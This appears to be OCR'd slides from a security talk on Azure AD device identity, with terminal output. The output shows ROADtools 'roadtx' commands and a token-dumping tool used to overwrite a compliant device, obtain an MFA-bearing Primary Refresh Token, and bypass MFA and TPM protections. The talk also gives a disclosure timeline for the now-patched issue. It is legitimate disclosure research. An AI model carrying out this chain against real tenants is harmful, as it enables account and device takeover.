


```
C:\Users\TPM\Desktop>.\GimmeTokens.exe
0018C009932C3F94
t=EwCwAhaEBAAUoaZ/a4OykeXPau2ikOkvstJkR+8AAXBx4w7szfVScvLKrh5NFeK5PObM+EMU2sOGeERHSWWePLVkDR/Iv9m7bmGvP1pgJCCWWWu/VwL/ex
xUsjmWPSL97kiJaeUi+FoDcAXrZhIMTDiXdiXgmN3DLFrGNHfVqfwv3pQkR8XI0qOMIlIIjLkwiY8VjY5ORQKX62NzWp5WggRJ4HqOEyfWveE/420Vj/t+xu
p4kSGeIfkRqfshkwXw/QooHnSMyXB4g29j+yMZnwPiBzRKeVHxoLS2x1B7JgOZMwFYLpaSMrcs2g/SmSAtMho3lyvexJ5q8IiumseAOGfH6vwwVu3GcXWBYf
zdIjAGmnvNgqZ4LJyq01auaGYDZgAACFJNDt8Hdk8rgAG0JLRkxfftafoEoQ23QBPHGr8sgJAbangkO5xNy/C8jUA0baUG73TQZ3VseMVpQ2A4r+Ai8jp54b
zszSQbeLKOsQnng1NHfypPmdJ75YdH25hNkuRvkOc1B0Vk1uDtymKRMW+cqWaS1Efo9+Rp95AflOPSkFKWQxOwic0WfXhO4ztQ7CoNBoyPPGXbjTMHVq3TTg
xrhEMaENnSRts3KcG+l8T+qGy4VkPq9/hFDYfyeLdiVpdFB7vl0ho5YbQVjSVNowguV2rZkEyW355Eae6J4T8tx2gxb1OPBO0Q1hDQHs6RbLGa5br3YoQ6g2
DjDbPKk3YLRICWlKERrT7pFkE3rlPnAbH6C+6UC5/QBTm0hDtvffjim1vo1em6yZ8uHuXWuFQdtJBYdYRUxUdz+83ta0RkJccwFc1rohb/g779wvuHeZ6pBA
bGTB2k12uDXXW/oLI22QHMU1AzmiSAtil90cQPvMX83ZvJmfeBsWd6totn1Iehqe3vI0vkPJscouG2AQ==&p=
```


Overwriting the current device



```
(ROADtools) → ROADtools git:(master) ✗ roadtx keepassauth -u newlowpriv@iminyour.cloud -r drs
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) ✗ roadtx device -n intuneovw --deviceticket 't=EwCwAhaEBAAUoaZ/a4OykeXPau2ikOkvstJkR+8AAXBx4w7szfVScvLKrh5NFeK5PObM
+EMU2sOGeERHSWWePLVkDR/Iv9m7bmGvP1pgJCCWWWu/VwL/exxUsjmWPSL97kiJaeUi+FoDcAXrZh1MTDiXdiXgmN3DLFrGNHfVqfwv3pQkR8XI0qOMIlIIjLkwiY8VjY5ORQKX62NzWp5WggRJ4HqOE
yfWveE/420Vj/t+xup4kSGeIfkRqfshkwXw/QooHnSMyXB4g29j+yMZnwPiBzRKeVHxoLS2x1B7JgOZMwFYLpaSMrcs2g/SmSAtMho3lyvexJ5q8IiumseAOGfH6vwwVu3GcXWBYfzdIjAGmnvNgqZ4LJ
yq01auaGYDZgAACFJNDt8Hdk8rgAG0JLRkxfftafoEoQ23QBPHGr8sgJAbangkO5xNy/C8jUA0baUG73TQZ3VseMVpQ2A4r+Ai8jp54bzszSQbeLKOsQnng1NHfypPmdJ75YdH25hNkuRvkOc1B0Vk1uD
tymKRMW+cqWaS1Efo9+Rp95AflOPSkFKWQxOwic0WfXhO4ztQ7CoNBoyPPGXbjTMHVq3TTgxrhEMaENnSRts3KcG+l8T+qGy4VkPq9/hFDYfyeLdiVpdFB7vl0ho5YbQVjSVNowguV2rZkEyW355Eae6J
4T8tx2gxb1OPBO0Q1hDQHs6RbLGa5br3YoQ6g2DjDbPKk3YLRICWlKERrT7pFkE3rlPnAbH6C+6UC5/QBTm0hDtvffjim1vo1em6yZ8uHuXWuFQdtJBYdYRUxUdz+83ta0RkJccwFc1rohb/g779wvuHe
Z6pBAbGTB2k12uDXXW/oLI22QHMU1AzmiSAtil90cQPvMX83ZvJmfeBsWd6totn1Iehqe3vI0vkPJscouG2AQ==&p='
Saving private key to intuneovw.key
Registering device
Device ID: e0bd90cf-d09c-42ff-ba3d-2fad4355b447
Saved device certificate to intuneovw.pem
(ROADtools) → ROADtools git:(master) ✗
```




```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx device -n intuneovw --deviceticket 't=EwCwAhaEBAAUoaZ/
+EMU2sOGeERHSWWePLVkDR/Iv9m7bmGvP1pgJCCWWWu/VwL/exxUsjmWPSL97kiJaeUi+FoDcAXrZhIMTDiXdiXgmN3DLFrGNHfVc
yfWveE/420Vj/t+xup4kSGeIfkRqfshkwXw/QooHnSMyXB4g29j+yMZnwPiBzRKeVHxoLS2x1B7JgOZMwFYLpaSMrcs2g/SmSAtMh
yq01auaGYDZgAACFJNDt8Hdk8rgAG0JLRkxfftafoEoQ23QBPHGr8sgJAbangkO5xNy/C8jUA0baUG73TQZ3VseMVpQ2A4r+Ai8jp
tymKRMW+cqWaS1Efo9+Rp95AflOPSkFKWQxOwic0WfXhO4ztQ7CoNBoyPPGXbjTMHVq3TTgxrhEMaENnSRts3KcG+l8T+qGy4VkPc
4T8tx2gxb1OPBO0Q1hDQHs6RbLGa5br3YoQ6g2DjDbPKk3YLRICWlKERrT7pFkE3rlPnAbH6C+6UC5/QBTm0hDtvffjim1vo1em6y
Z6pBAbGTB2k12uDXXW/oLI22QHMU1AzmiSAtil90cQPvMX83ZvJmfeBsWd6totn1Iehqe3vI0vkPJscouG2AQ==&p='
Saving private key to intuneovw.key
Registering device
Device ID: e0bd90cf-d09c-42ff-ba3d-2fad4355b447
Saved device certificate to intuneovw.pem
(ROADtools) ➜ ROADtools git:(master) ✗
```




```
C:\Users\TPM\Desktop>dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
           Virtual Desktop : NOT SET
               Device Name : DESKTOP-7BDUOCS

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : e0bd90cf-d09c-42ff-ba3d-2fad4355b447
                Thumbprint : E34BD1429DA230D0625F0F2D1C8DF3D014504477
 DeviceCertificateValidity : [ 2023-03-21 09:51:18.000 UTC -- 2033-03-21 10:21:18.000 UTC ]
            KeyContainerId : 97340afa-c3cd-4364-9ff0-ca105086686d
               KeyProvider : Microsoft Platform Crypto Provider
              TpmProtected : YES
```

Device retains original properties



	Name	Enabled	OS	Version	Join Type	Owner	MDM	Compliant
□	DESKTOP-TI429N4	✓ Yes	Windows	10.0.19041.928	Azure AD joined	Policy test	Microsoft Intune	✓ Yes



Policy details

Policy: compliant device
Policy state: Report-only
Result: Report-only: Success

Assignments


User
HJ M ✓ Matched

Application
Azure Active Directory PowerShell ✓ Matched

Conditions

Sign-in risk
None ● Not configured

Device Platform
Windows 10 ✓ Matched



Location
Leiden, NL ● Not configured
80[redacted] ⓘ

Client app
Mobile Apps and Desktop clients ● Not configured

Device state
Compliant
Azure AD joined ● Not configured

User risk ● Not configured

Access controls

Grant Controls ✓ Satisfied

Attack summary

- Any user with a session on the device can request a device ticket, which could be used to overwrite the device in Azure AD if it was preregistered using Autopilot
- Overwrites the device in Azure AD and gives us a cert+private key that is no longer protected with a TPM.
- No need to “steal” a PRT from TPM.
- No need for Administrative privileges at all.

Some bonus features

- Any user in the tenant can overwrite the device using the device ticket.
- Device ticket stays valid after device wipe (for about 24 hours).
- The identity used to overwrite the device becomes the new device owner, which means it can recover the BitLocker drive encryption keys if these are stored in Azure AD (privesc to Administrator if user has physical access).
- The original device keeps its link to Intune, and will keep reporting its compliancy.
- Device retains its compliancy status.

Complete chain

- A few commands in a non-administrator session of the victim were enough to:
  - Request an SSO token to register a new device.
  - Request a device ticket to overwrite the legitimate, compliant device.
  - Gain access to:
    - Persistent Primary Refresh Token for the victim user.
    - Including MFA claim transferred from the SSO token.
    - Compliant device claim from Intune to satisfy strict Conditional Access policies.
  - Bypassing:
    - MFA
    - Hardware security of secrets (TPM)
    - The need to dump LSASS or have Administrator privileges.

Disclosure timeline

- Registering a device via SSO was reported to MSRC in December 2020
- Final fixes rolled out in September 2021
- Intermediate fixes also for specific platforms
- No longer possible to use SSO tokens for device registration

- Device overwriting via device ticket was reported in May 2021.
- Patched in May 2022 via Windows update and assigned CVE-2022-30189
- Final server-side enforcements rolled out ~~in February 2023~~

yesterday

Fixed?

- Device registration method seems unchanged
- Still possible to overwrite a device in AAD with device ticket
- Compliancy status is removed on overwrite

- Old device was still linked to Intune, changes in compliancy status were synced to the rogue device in Azure AD
- The last part was fixed yesterday night ☺

Conclusion

- Secrets in hardware were not efficiently protected.
- Possible to obtain a PRT by simply registering a new device.
- Low privilege user on the device could take over the device identity.

- Most of this is fixed if you patched your endpoints
- Some bypasses remain (but that is for another time)

All tools in the talk are based on the ROADtools framework/library

Open source at https://github.com/dirkjanm/ROADtools/

ROADtools

Breaking and fixing Azure AD device identity security

Questions? Twitter: @_dirkjan / Mail: dirkjan@outsidersecurity.nl